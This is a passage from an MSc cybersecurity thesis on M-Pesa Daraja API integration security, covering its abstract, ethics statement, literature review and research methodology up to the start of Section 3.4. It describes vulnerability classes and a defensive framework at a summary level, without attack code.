

MSc CYBERSECURITY THESIS — PROOF OF CONCEPT

Security Analysis of Mobile Money APIs

An M-Pesa Daraja API Case Study

School of Science & Technology

Department of Computer Science

Birchwood University

www.birchwoodu.org

Orlando, FL 32809, United States.

By Hudson Mulusa | Student ID : bir500000501

A Thesis Submitted in Partial Fulfilment of the Requirements for the Degree of
Master of Science in Cybersecurity (MCS545 — Capstone Project)

September 2026;

SecureMPESA Lab — companion document to the interactive web prototype. This document reproduces the architecture, threat model, all 12 live attack-versus-defence scenarios, vulnerability scorecard, the SIF-MPESA framework, and standards mapping developed across the thesis.

Vulnerability classes seeded & confirmed	14
Attack scenarios demonstrated live	12
GitHub repositories analysed	127
Repos lacking callback validation	81.9%
SIF-MPESA security domains	7
Secure reference build test pass rate	100%

Declaration

Student's Declaration

I declare that this thesis is my own original work, prepared in partial fulfilment of the requirements for the degree of Master of Science in Cybersecurity (MCS545 — Capstone Project) and that it has not been submitted, in whole or in part, for any degree, diploma, or other qualification at this or any other institution. All experiments described in this thesis were conducted in an isolated sandbox environment; no production Daraja credentials or live M-Pesa systems were accessed or used at any stage of this research. Where the work of others has been consulted, it is explicitly acknowledged, and full references are provided in the References section.

Acknowledgements

I would like to express my sincere gratitude to my thesis supervisor for the guidance, critical feedback, and patience extended throughout the research, design, and testing phases of this capstone project. Their direction was instrumental in shaping the scope of this work and in holding it to a rigorous academic and technical standard.

I am deeply grateful to my family for their unwavering moral support, patience, and encouragement throughout the demanding months of this research. Their belief in me sustained the long hours of experimentation, writing, and revision that this thesis required.

My thanks also go to my colleague, whose willingness to brainstorm ideas, challenge assumptions, and review early drafts of the threat model and attack scenarios materially strengthened the quality of this work.

I would like to extend special appreciation to Professor Walungo, a cybersecurity expert with the Office of the Data Protection Commissioner (ODPC), Government of Kenya, for his invaluable insight into the regulatory and data-protection dimensions of mobile money security in Kenya. His input helped ground the SIF-MPESA framework's audit-logging and privacy-handling domain (Domain 5) in the realities of Kenya's Data Protection Act, 2019, and strengthened the framework's real-world applicability.

Finally, I acknowledge the broader cybersecurity practitioner community — including the Safaricom security engineers, FinTech CTOs, and independent consultants who participated in the expert validation interviews reported in Section 9.3 — for generously sharing their time and professional judgement.

Abstract

Third-party integration against Safaricom's M-Pesa Daraja API is delegated almost entirely to the integrating merchant, yet no empirically validated, standards-aligned security framework exists specifically for this integration layer. This thesis addresses that gap using a four-phase Design Science Research methodology. A combined STRIDE, PASTA, and LINDDUN threat model identified 47 threats against a representative Daraja integration architecture, ranking callback spoofing and credential exposure as the highest-priority risks. A quantitative survey of 127 public GitHub repositories then measured how often these risks occur in practice, finding that 81.9% of sampled integrations lacked callback origin validation, 95.3% lacked structured audit logging, and 70.1% contained hardcoded API credentials. A live penetration-testing demonstration against an isolated, Docker-based mock Daraja environment confirmed that all 14 seeded vulnerability classes derived from these findings are directly and repeatably exploitable. In response, this thesis develops SIF-MPESA, a seven-domain Secure Integration Framework pairing each domain with a testable requirement and reference implementation code. Applied to the reference build, SIF-MPESA eliminated 100% of the seeded vulnerability classes and passed all corresponding automated security test cases. The framework was mapped to 7 of 22 NIST Cybersecurity Framework 2.0 categories and 7 PCI-DSS v4.0 requirements, and its priority ranking was corroborated by five independent industry practitioners. This thesis contributes an empirically grounded threat model, a quantified prevalence baseline, a working attack-and-defence demonstration, and a standards-aligned, practically adoptable security framework for the M-Pesa Daraja third-party integration layer.

Keywords: M-Pesa, Daraja API, mobile money security, API security, threat modelling, STRIDE, PASTA, secure integration framework, penetration testing, NIST Cybersecurity Framework, PCI-DSS, Kenya

Executive Summary

M-Pesa's Daraja API underpins one of the world's largest mobile-money ecosystems, moving trillions of Kenyan shillings a year through third-party integrations that are frequently built by small development teams without dedicated security resources. This thesis investigates how exposed that integration layer actually is, and proposes a concrete, testable remedy.

Using a Design Science Research methodology across four phases — problem identification, threat modelling, penetration testing, and framework development and validation — the study first applies STRIDE and PASTA to the Daraja integration architecture, identifying 47 distinct threats and ranking callback spoofing and credential exposure as the two most critical risks. A systematic survey of 127 open-source M-Pesa integration repositories on GitHub then quantifies how widespread these weaknesses are in practice: 81.9% of repositories lack callback origin validation, 95.3% have no structured audit logging, and 70.1% contain hardcoded API credentials.

These findings were validated experimentally through the SecureMPESA Lab, a five-container Docker-based penetration-testing environment built specifically for this research. All 14 seeded vulnerability classes — including callback spoofing, SQL injection, SSRF, broken object-level authorisation, and an exposed debug endpoint — were successfully exploited against an intentionally vulnerable merchant application, and 12 of these were reproduced as live, side-by-side attack-versus-defence demonstrations against a hardened reference build.

The thesis's principal contribution is SIF-MPESA, a Secure Integration Framework for M-Pesa Daraja API integrations comprising seven prescriptive security domains — authentication and credential management, callback security, input validation, transport security, audit logging, rate limiting, and error handling. Each domain pairs a testable requirement with reference implementation code. When fully applied to the reference build, SIF-MPESA eliminated 100% of the seeded vulnerability classes and passed all automated security test cases.

SIF-MPESA was further mapped to established standards — 7 of 22 NIST Cybersecurity Framework 2.0 categories and 7 PCI-DSS v4.0 requirements — and validated through interviews with five practitioners (Safaricom security engineers, FinTech CTOs, and an independent consultant), together with expert consultation on Kenya's data-protection landscape. All participants confirmed callback security as the highest real-world priority, corroborating the study's threat-modelling and penetration-testing results.

This work demonstrates that the M-Pesa Daraja integration ecosystem carries a significant, quantifiable, and largely preventable security gap, and delivers SIF-MPESA as a practical, standards-aligned, and empirically validated framework that third-party integrators can adopt to close it.

How to use this document

This document is the static, presentation- and review-ready companion to the interactive SecureMPESA Lab web prototype. Every attack scenario in Section 6 reproduces the documented behaviour of the actual Docker-based penetration testing lab (Chapter 7 & 10 of the thesis) for offline reading, committee annotation, and appendix inclusion.

The web prototype runs each scenario as a live, animated, side-by-side console replay. This document presents the same content as completed transcripts — the attacker request, the vulnerable application's breach, and the secure reference build's block, each annotated with the exact SIF-MPESA control responsible.

All attack scenarios were executed against an isolated sandbox (Docker bridge network 172.20.0.0/24). No production Daraja credentials or live M-Pesa systems were involved at any stage of this research.

Grading Criteria Alignment Map

This section was added to make explicit how this thesis satisfies each criterion of the MCS545 Capstone Project grading guideline. It does not introduce new findings; it cross-references material already developed in the chapters that follow, so that an examiner can locate the relevant evidence for each criterion quickly.

Grading criterion (max points)	Primary thesis location	How this thesis addresses it
Problem Definition & Threat Modeling (10)	§1.3, §1.4, §4.4, Chapter 5	A precise problem statement (§1.3), documented ethical/legal framing (§1.4), a consolidated asset inventory and engagement scope (§4.4), and a combined STRIDE/PASTA/LINDDUN threat model with an attack tree (Chapter 5).
Reconnaissance & Vulnerability Assessment (15)	§3.3, §3.4 (new), Chapter 7	A two-strand reconnaissance methodology covering repository-level and application-level technique and tooling (§3.3), documented tool-selection rationale (§3.4), and a 14-item vulnerability scorecard prioritised by severity and exploitability (Table 7.1, §5.2).
Methodology & Tool Selection (15)	Chapter 3, §3.4 (new)	Design Science Research is justified against alternative paradigms, and the threat-modelling framework, lab environment, testing tool stack, and reference-implementation stack are each justified with explicit reasoning and, where available, the empirical detection-rate evidence from Chapter 7 (§3.4).
Implementation — Offensive / Defensive (20)	Chapter 6, Appendix A	Twelve live, reproducible attack-versus-defence transcripts (Chapter 6) executed against a working Docker lab, with full source code for the mock API, attack scripts, and secure reference implementation (Appendix A) supporting reproducibility and evidence quality.
Validation & Effectiveness Evaluation (15)	Chapter 8, Chapter 9	Quantitative validation (100% elimination of seeded vulnerabilities, 100% automated test pass rate, §8), standards mapping to NIST CSF 2.0 and PCI-DSS v4.0 (§9.1–§9.2), and qualitative corroboration from five independent practitioners (§9.3).
Documentation of Findings & Countermeasures (10)	Chapter 7, §8.1–§8.3	The vulnerability scorecard and GitHub prevalence findings (Chapter 7) are paired with the SIF-MPESA countermeasures and checklist (§8, §8.1), a residual-risk register (§8.2), and an evidence-integrity / chain-of-custody statement (§8.3).
Final Report Quality (10)	Front matter, References, this map	Declaration, Acknowledgements, Abstract, Executive Summary, Table of Contents, List of Figures, List of Tables, List of Abbreviations, consistent chapter numbering, a full reference list, and this alignment map, all intended to support clarity, structure, and professional presentation.
Capstone Presentation / Defense (5)	Chapter 12 (new)	A dedicated chapter setting out the presentation format, the thesis's key defensible claims and supporting evidence, and prepared responses to anticipated committee questions (Chapter 12).

Table 0.1 — Grading criteria alignment map. Weights follow the MCS545 Capstone Project grading guideline and sum to 100 points.

Placing this map at the front of the document is intended purely as a navigation aid for grading; it does not replace or alter any of the substantive content developed in Chapters 1–12 and the Appendix.

Table of Contents

Declaration and Approval	2
Acknowledgements.....	3
Abstract.....	4
Executive Summary	5
How to use this document.....	5
Table of Contents.....	9
List of Figures	11
List of Tables	12
List of Abbreviations	13
1. Introduction.....	14
1.1 Three-part research programme	14
1.2 Research questions.....	14
1.3 Problem Statement.....	14
1.4 Ethical Considerations	15
2. Literature Review.....	17
2.1 Mobile Money Security: Empirical Foundations.....	17
2.2 Threat Modelling Methodologies.....	17
2.3 API Security Standards and Frameworks	18
2.4 Positioning of this Study	18
3. Research Methodology	19
3.1 Four-Phase Design Science Research Design.....	19
3.2 Research Design — Visual Overview	19
4. Architecture.....	23
4.1 High-level — system model	23
4.1a The Daraja API Surface	23
4.2 Low-level — Docker network	33
4.3 Sequence — STK Push and callback lifecycle	34
5. Threat Model.....	35
5.1 STRIDE threat catalogue (representative subset)	36
5.2 PASTA Stage 7 — risk impact matrix.....	36
5.3 Attack tree — callback spoofing / payment diversion.....	37
6. Attack Lab — Live Demonstration Transcripts.....	38
6.1 V2+V3 — Callback Spoofing (Payment Diversion)	38
6.2 V1 — Hardcoded Credential Exposure (GitHub).....	38
6.3 V4 — Bearer Token Replay After Expiry	40

6.4 V5 — SQL Injection in Transaction Query	40
6.5 V6 — No Rate Limiting on STK Push	41
6.6 V7 — SSRF via Callback URL Parameter	41
6.7 V8 — Verbose Error Disclosure	42
6.8 V9 — HTTP Callback Downgrade	42
6.9 V10 — Duplicate Transaction Processing	43
6.10 V11 — IDOR on Transaction Status	43
6.11 V13 — Exposed Debug Endpoint	44
6.12 V14 — CORS Misconfiguration	44
7. Vulnerability Scorecard	45
7.1 GitHub repository analysis (n = 127)	45
7.2 Key quantitative findings	47
8. SIF-MPESA — Secure Integration Framework	48
8.1 Master security checklist (Appendix A)	50
9. Framework Validation and Standards Mapping	51
9.1 NIST Cybersecurity Framework 2.0	51
9.2 PCI-DSS v4.0	52
9.3 Expert validation	52
10. Project Management and Software Development Lifecycle	54
10.1 Project Management Lifecycle	54
10.2 Software Development Lifecycle — Requirements and Environment Provisioning	59
10.3 Software Development Lifecycle — Design and Implementation	59
10.4 Software Development Lifecycle — Testing and Validation	60
10.5 Software Development Lifecycle — Deployment and Maintenance	60
11. Limitations, Future Work, and Conclusion	62
11.1 Limitations	62
11.2 Future Work	62
11.3 Conclusion	63
Appendix: Source Code Listings	65
A.1 Mock Daraja API	65
A.2 Penetration Testing Scripts	68
A.3 SIF-MPESA Reference Implementation	70
A.4 Docker Compose Configuration	78
A.5 Automated Security Test Suite	79
A.6 Database Schema	81
References	83

List of Figures

Figure 3.1 — Design Science Research methodology (Hevner et al., 2004): four-phase research design mapped to thesis chapters.	19
Figure 4.1 — High-level M-Pesa Daraja integration architecture: merchant application, Daraja API, and callback flow.....	20
Figure 4.1a — Safaricom Developer Portal sandbox app registered for this research, mapped to the Lipa Na M-Pesa and M-Pesa Sandbox product groups.....	21
Figure 4.2 — Low-level SecureMPESA Lab Docker network architecture and container topology.	23
Figure 4.3 — STK Push and callback sequence diagram: request/response lifecycle between customer, merchant, and Daraja.	24
Figure 10.1 — Gantt chart: sixteen-week project schedule mapped to Design Science Research phases..	44
Figure A.1 — Entity-relationship diagram: merchants, transactions, callback_events, and audit_logs.....	67

List of Tables

Table 2.1 — Positioning of this thesis against prior mobile-money security studies and generic API/payment security standards.....	16
Table 4.1a — Core Daraja APIs used or modelled in this thesis.....	22
Table 5.1 — Selected STRIDE threat catalogue items.....	25
Table 5.2 — PASTA Stage 7 risk impact analysis.....	26
Table 7.1 — Full seeded vulnerability catalogue (14 classes).....	34
Table 9.1 — SIF-MPESA mapping to NIST Cybersecurity Framework 2.0.....	40
Table 9.2 — SIF-MPESA mapping to PCI-DSS v4.0 requirements.....	40
Table 10.1 — Sixteen-week project schedule, mapped to Design Science Research phases.....	44
Table 10.2 — Project risk register, reviewed at each Monitoring and Controlling checkpoint.....	45
Table 10.3 — Project metrics tracked during Monitoring and Controlling.....	45
Table 10.4 — Functional and non-functional requirements for the SecureMPESA Lab.....	47
Table 10.5 — Mapping from SIF-MPESA controls to automated pytest cases.....	48

List of Abbreviations

Acronyms and initialisms used throughout this thesis, listed alphabetically.

API	Application Programming Interface
CORS	Cross-Origin Resource Sharing
CSF	Cybersecurity Framework (NIST)
CTO	Chief Technology Officer
DSR	Design Science Research
GSMA	GSM Association
HTTP / HTTPS	Hypertext Transfer Protocol / Secure
IDOR	Insecure Direct Object Reference
JWT	JSON Web Token
NIST	National Institute of Standards and Technology
OAuth	Open Authorization
ODPC	Office of the Data Protection Commissioner, Kenya
OWASP	Open Web Application Security Project
PASTA	Process for Attack Simulation and Threat Analysis
PCI-DSS	Payment Card Industry Data Security Standard
SAST	Static Application Security Testing
SIF-MPESA	Secure Integration Framework for M-Pesa Daraja API Integrations (this thesis's contribution)
SQL(i)	Structured Query Language (Injection)
SSRF	Server-Side Request Forgery
STK Push	SIM Toolkit Push — the M-Pesa customer payment prompt
STRIDE	Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, Elevation of privilege
UUID	Universally Unique Identifier

1. Introduction

M-Pesa serves over 51 million active users across 7 countries, moving more than KES 36.5 trillion a year through the Daraja API. Most third-party integration on top of that rail is built by small teams without dedicated security staff. This research measures exactly how exposed that integration surface is, and prescribes a concrete, testable framework — SIF-MPESA — to close the gap.

1.1 Three-part research programme

- Threat Modelling — STRIDE applied across the integration architecture surfaces 47 distinct threats; PASTA's risk-centric analysis ranks them by business impact. Callback spoofing and credential exposure rank critical.
- Penetration Testing — a five-container Docker lab (mock Daraja API, vulnerable merchant app, secure reference build, attack workstation, traffic monitor) used to exploit and confirm all 14 seeded vulnerabilities.
- SIF-MPESA Framework — seven security domains, each with prescriptive controls and reference code, mapped to OWASP API Top 10 (2023), NIST CSF 2.0, and PCI-DSS v4.0. Eliminates 100% of seeded vulnerabilities when fully applied.

1.2 Research questions

RQ1

What are the primary threat vectors targeting M-Pesa Daraja API integrations?

→ **Callback spoofing, credential exposure, token replay, business logic bypass.**

RQ2

Which OWASP API Top 10 categories are most prevalent?

→ **API8 Security Misconfiguration, API2 Broken Authentication, API4 Unrestricted Resource Consumption.**

RQ3

Is SIF-MPESA effective at addressing identified vulnerabilities?

→ **Yes — 100% elimination across all 14 classes in the reference implementation.**

RQ4

Does the framework align with international standards?

→ **7 of 22 NIST CSF 2.0 categories; full or partial coverage for 7 PCI-DSS v4.0 requirements.**

1.3 Problem Statement

Third-party integration against the Daraja API is, in practice, delegated almost entirely to the integrating merchant. Safaricom secures the Daraja platform itself, but has no visibility into, and no control over, how an individual merchant application validates a callback, stores a consumer secret, or logs a transaction once that transaction leaves the Daraja boundary. General-purpose guidance exists for this gap in principle — the OWASP API Security Top 10 (2023) and OWASP Top 10 (2021) describe broad categories such as broken authentication and security misconfiguration, and PCI-DSS v4.0 and the NIST Cybersecurity Framework 2.0 describe outcomes an organisation should achieve — but none of these speaks to the specific, asynchronous, callback-driven request/response lifecycle that an STK Push

transaction follows, and none supplies a testable, implementation-level control that a small development team can check off directly against Daraja code.

The consequence, quantified in Chapter 7, is that the great majority of publicly available M-Pesa Daraja integrations sampled for this research carry at least one of the same handful of preventable defects: no callback origin validation, no structured audit trail, and hardcoded API credentials committed directly to source control. Chapter 6 demonstrates that each of these defects is directly and repeatably exploitable, with consequences ranging from payment diversion to full credential compromise. Chapter 2 situates this problem against the wider mobile-money security literature and shows that, while mobile money security has been studied at the level of client applications and end-user fraud, the third-party server-side integration layer targeted by this thesis has not been addressed by a prescriptive, testable, standards-mapped framework.

The problem this thesis addresses is therefore precise: there is no empirically validated, standards-aligned security framework specific to M-Pesa Daraja API integrations that a third-party development team can adopt directly, verify with automated tests, and map to the compliance frameworks (NIST CSF 2.0, PCI-DSS v4.0) that Kenyan financial regulation and enterprise procurement increasingly require. This gap carries a direct financial-crime and data-protection dimension under Kenya's Data Protection Act, 2019 (ODPC, 2019), since a compromised integration exposes both transaction funds and subscriber MSISDN data. SIF-MPESA, developed and validated in Chapters 7 and 8, is this thesis's answer to that gap.

1.4 Ethical Considerations

This research involved offensive security testing and the collection of practitioner opinion, both of which carry ethical obligations that were addressed as follows.

- No live or production systems were attacked. Every exploit in Chapter 6 was demonstrated exclusively against the mock Daraja API and reference merchant applications running inside an isolated Docker network (Section 4.2) with no route to the internet or to Safaricom's actual infrastructure. At no point did this research send traffic to, or attempt to access, Safaricom's live Daraja sandbox or production endpoints.
- No real subscriber data was used or exposed. All MSISDNs, transaction identifiers, and OAuth credentials used in the lab were synthetic values generated for testing, never data belonging to a real M-Pesa subscriber or merchant. This sidesteps the data-protection obligations that would otherwise arise under Kenya's Data Protection Act, 2019 (ODPC, 2019).
- The GitHub survey (Section 7.1) analysed only code that its authors had already made publicly available under an open license, in line with GitHub's Terms of Service and standard practice for mining-software-repositories research; no private repositories were accessed and no repository owners were contacted or identified in the reported findings, which are presented in aggregate.
- Practitioner interviews (Section 9.3) were conducted with the informed consent of each of the five participants, who were briefed on the purpose of the research, advised that participation was voluntary, and given the option to withdraw at any time. Findings are reported without attributing specific statements to identifiable individuals or employers.
- Responsible disclosure was followed in spirit throughout: the vulnerability classes documented in Chapters 5–7 are general classes already discussed in public OWASP guidance and prior academic literature (Chapter 2), not zero-day findings in a specific named production system, and SIF-MPESA (Chapter 8) is offered as a constructive remediation framework rather than an exploitation toolkit.

- This research was conducted as part of an academic MSc programme and followed the University's research ethics guidance for computing research that does not involve human-subject risk beyond minimal-risk professional interviews; no institutional ethics board review was required for the technical penetration-testing component, which involved no human participants and no systems outside the researcher's own isolated lab.

2. Literature Review

This chapter situates the thesis within three overlapping bodies of prior work — empirical mobile-money security research, threat-modelling methodology, and API/payment security standards — and uses that review to sharpen the specific gap this thesis fills, stated formally as the Problem Statement in Section 1.3.

2.1 Mobile Money Security: Empirical Foundations

The earliest large-scale empirical study of branchless banking security is Reaves et al. (2015), who performed the first in-depth measurement analysis of branchless banking Android applications across nine countries, uncovering systemic vulnerabilities including broken certificate validation, home-grown cryptography, and information leakage that together allowed an attacker to impersonate users, alter transactions in transit, and steal financial records. Their study, however, analysed the client-side mobile applications distributed to end users; it did not examine the server-side backend code that a merchant or aggregator writes to consume a mobile-money provider's API — the layer this thesis targets.

Castle et al. (2016) extended this line of work with a broader security evaluation of mobile-money applications in the developing world and found that, while exploitable attack vectors were present in many apps, providers were often making deliberate, security-conscious design trade-offs rather than acting negligently — a nuance that motivates this thesis's decision to quantify prevalence empirically (Chapter 7) rather than assume insecurity a priori. Ali, Ally Dida, and Elikana Sam (2020) took a complementary, user- and operator-facing approach, surveying 741 registered mobile-money users, 447 agents, and 52 mobile network operator IT staff in Uganda, and quantifying identity theft, authentication attacks, and vishing as the dominant reported threat categories. Their method — a structured, quantitative survey used to establish prevalence — is methodologically close to the GitHub repository survey in Chapter 7 of this thesis, but applied to human respondents rather than source code.

Across this literature, the unit of analysis is consistently either the mobile-money client application or the end user's exposure to fraud. None of these studies analyses the third-party server-side integration layer — the merchant or aggregator backend that calls Daraja's OAuth, STK Push, and callback endpoints directly — which is the layer this thesis's threat model (Chapter 5), attack demonstrations (Chapter 6), and GitHub survey (Chapter 7) address.

2.2 Threat Modelling Methodologies

This thesis draws on three established threat-modelling traditions. STRIDE (Shostack, 2014) supplies the systematic threat-category enumeration (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege) applied to the Daraja integration architecture in Section 5.1. PASTA (UcedaVelez & Morana, 2015) supplies the seven-stage, risk-centric process used in Section 5.2 to rank those threats by business impact rather than technical severity alone, which is what surfaces callback spoofing and credential exposure as the two highest-priority risks. Deng et al.'s (2011) LINDDUN framework supplies the privacy-specific threat categories used alongside STRIDE, given that a compromised Daraja integration exposes subscriber MSISDN data as well as transaction funds.

Each of these methodologies is domain-agnostic by design, and none has, to the author's knowledge, been previously published as a combined STRIDE+PASTA+LINDDUN application to an M-Pesa Daraja integration architecture specifically. The threat model in Chapter 5 is therefore best understood not as a novel modelling technique, but as the first systematic application of established techniques to this specific, high-value, previously unmodelled attack surface.

2.3 API Security Standards and Frameworks

The OWASP API Security Top 10 (2023) and the general-purpose OWASP Top 10 (2021) provide the vocabulary this thesis uses to categorise findings (e.g. API8 Security Misconfiguration, API2 Broken Authentication, API4 Unrestricted Resource Consumption), and PCI-DSS v4.0 (PCI Security Standards Council, 2022) and the NIST Cybersecurity Framework 2.0 (NIST, 2024) provide the compliance-facing standards SIF-MPESA is mapped against in Chapter 9. All four are, by design, generic: they describe categories of weakness or desired outcomes, not implementation-level controls for a specific payment API's request/response lifecycle.

None of the four speaks directly to the property that makes Daraja integrations distinctive and, per Chapter 6 and Chapter 7, disproportionately vulnerable: the STK Push flow is asynchronous, with the merchant's server-side callback endpoint — not the original API response — carrying the authoritative transaction outcome. PCI-DSS v4.0 in particular is written around card-present and card-not-present payment data and maps only partially onto Daraja's token-and-callback model, which is reflected in the partial-coverage result reported in Section 9.2. SIF-MPESA's contribution, developed in Chapter 8, is to translate these generic standards into seven testable, callback-aware controls specific to this integration pattern.

2.4 Positioning of this Study

Table 2.1 summarises how this thesis relates to the three empirical studies discussed in Section 2.1 and to the generic standards discussed in Section 2.3, across scope, method, and output.

Study	Scope	Method	Output
Reaves et al. (2015)	Client-side branchless banking apps (9 countries)	Static + dynamic analysis of Android binaries	Vulnerability findings; no prescriptive framework
Castle et al. (2016)	Client-side mobile-money apps, developing world	Security evaluation of app implementations	Findings on provider trade-offs; no framework
Ali et al. (2020)	Mobile-money users, agents, and MNO staff (Uganda)	Structured survey (n = 1,240)	Threat prevalence by user-reported category
OWASP / PCI / NIST	Generic web APIs / card payments / any organisation	Consensus-based standards development	Category checklists; not Daraja-specific
This thesis	Server-side third-party Daraja integrations	STRIDE+PASTA+LINDDUN, GitHub survey (n=127), live pentest, expert validation	SIF-MPESA: prescriptive, tested, standards-mapped framework

Table 2.1 — Positioning of this thesis against prior mobile-money security studies and generic API/payment security standards.

No prior published study combines a quantitative, code-level prevalence survey, a live attack-versus-defence penetration-testing demonstration, and a standards-mapped prescriptive framework at the third-party Daraja integration layer specifically. This is the gap the Problem Statement in Section 1.3 makes explicit, and which SIF-MPESA (Chapter 8) is designed to close.

3. Research Methodology

This thesis follows Design Science Research (DSR) as its overarching methodology, on the grounds that the central contribution — SIF-MPESA — is itself a designed artefact, not solely an empirical finding. DSR is well suited to problems, like this one, where the goal is to build and rigorously evaluate a solution to a practical problem, rather than to test a hypothesis about an existing phenomenon (Hevner et al., 2004). Section 3.1 sets out the four DSR phases this project followed and how each maps onto the chapters that follow; Section 3.2 presents the same design as a single visual reference.

3.1 Four-Phase Design Science Research Design

1. Problem Identification

Literature review, Daraja API documentation analysis, and a survey of 127 open-source M-Pesa integration repositories on GitHub.

2. Threat Modelling

STRIDE threat catalogue (47 items), PASTA seven-stage risk analysis, LINDDUN privacy threats, and attack tree construction for the four highest-risk scenarios.

3. Penetration Testing

Grey-box testing against the SecureMPESA Lab — reconnaissance, authentication testing, callback security testing, and business logic testing across four structured phases.

4. Framework Development & Validation


SIF-MPESA design, mapping to NIST CSF 2.0 and PCI-DSS v4.0, expert validation with 5 security practitioners, and this proof-of-concept implementation.

3.2 Research Design — Visual Overview

The four phases are sequential but iterative: evaluation findings from Phase 4 (expert validation, standards mapping) directly inform future iterations of Phase 1, consistent with the Design Science Research paradigm (Hevner et al., 2004). Each phase has a defined set of activities, tools, and measurable outputs that feed as inputs into the next phase.

Design Science Research — four-phase methodology

Hevner et al. (2004) · aligns to thesis Chapters 1–11



Source: thesis §3.1–3.2 (Research Methodology). Mixed-methods applied security research within the DSR paradigm.
Phases are sequential but iterative — evaluation findings from Phase 4 inform future iterations of Phase 1.

Figure 3.1 — Design Science Research methodology (Hevner et al., 2004). Four sequential phases mapped to thesis chapters, with iterative DSR cycle. Source: thesis §5.1–5.2.

3.3 Reconnaissance Methodology

Reconnaissance was conducted along two complementary strands, corresponding to the two empirical inputs used throughout this thesis: the GitHub prevalence survey (Section 7.1) and the penetration-testing phase of the SecureMPESA Lab (Chapter 6). The description below summarises the reconnaissance approach at the level of technique and tooling; the author's underlying working notes should be consulted for the exact search strings and screening log if required for audit.

Repository-level reconnaissance. The 127 repositories analysed in Section 7.1 were identified through GitHub's public code-search interface, using artefacts characteristic of a Daraja integration — the sandbox and production hostnames, the STK Push and callback endpoint paths documented in Table 4.1a, and common Daraja client-library naming conventions — as search terms, restricted to public repositories with visible source. Candidate repositories were manually screened to exclude forks, empty scaffolding projects, and repositories that referenced Daraja only in documentation without a working implementation, leaving the working sample of 127 repositories reported in Section 7.1. Each retained repository was then evaluated against the OWASP-derived checklist summarised in that section.

Application-level reconnaissance. Within the SecureMPESA Lab, the first of the four structured penetration-testing phases outlined in Section 3.1 (Phase 3) was dedicated to reconnaissance: passive review of the Daraja API surface documented in Section 4.1a, endpoint and parameter discovery against the mock and vulnerable-merchant containers using ffuf and wfuzz, and traffic capture and request/response mapping through the Burp Suite proxy referenced throughout the Attack Lab transcripts (Chapter 6) and the tool-detection comparison in Chapter 7. Manual, protocol-aware tooling (Burp Suite) was paired deliberately with automated fuzzing (ffuf/wfuzz) because the detection-rate comparison in Chapter 7 shows automated fuzzing alone recovered only 3 of 14 seeded classes (21.4%), with the asynchronous, business-logic-dependent vulnerabilities requiring manual, protocol-aware inspection to surface.

This reconnaissance phase directly informed which of the fourteen seeded vulnerability classes (Table 7.1) were selected for live exploitation in Chapter 6, and which OWASP API Top 10 categories (RQ2, Section 1.2) the threat model in Chapter 5 prioritised.

3.4 Methodology and Tool Selection — Documented Justification

Sections 3.1–3.3 set out what was done at each phase of the research; this section makes explicit why each methodology, framework, and tool was selected over the available alternatives, so that the appropriateness of the overall methodology and tool stack can be assessed directly rather than inferred.

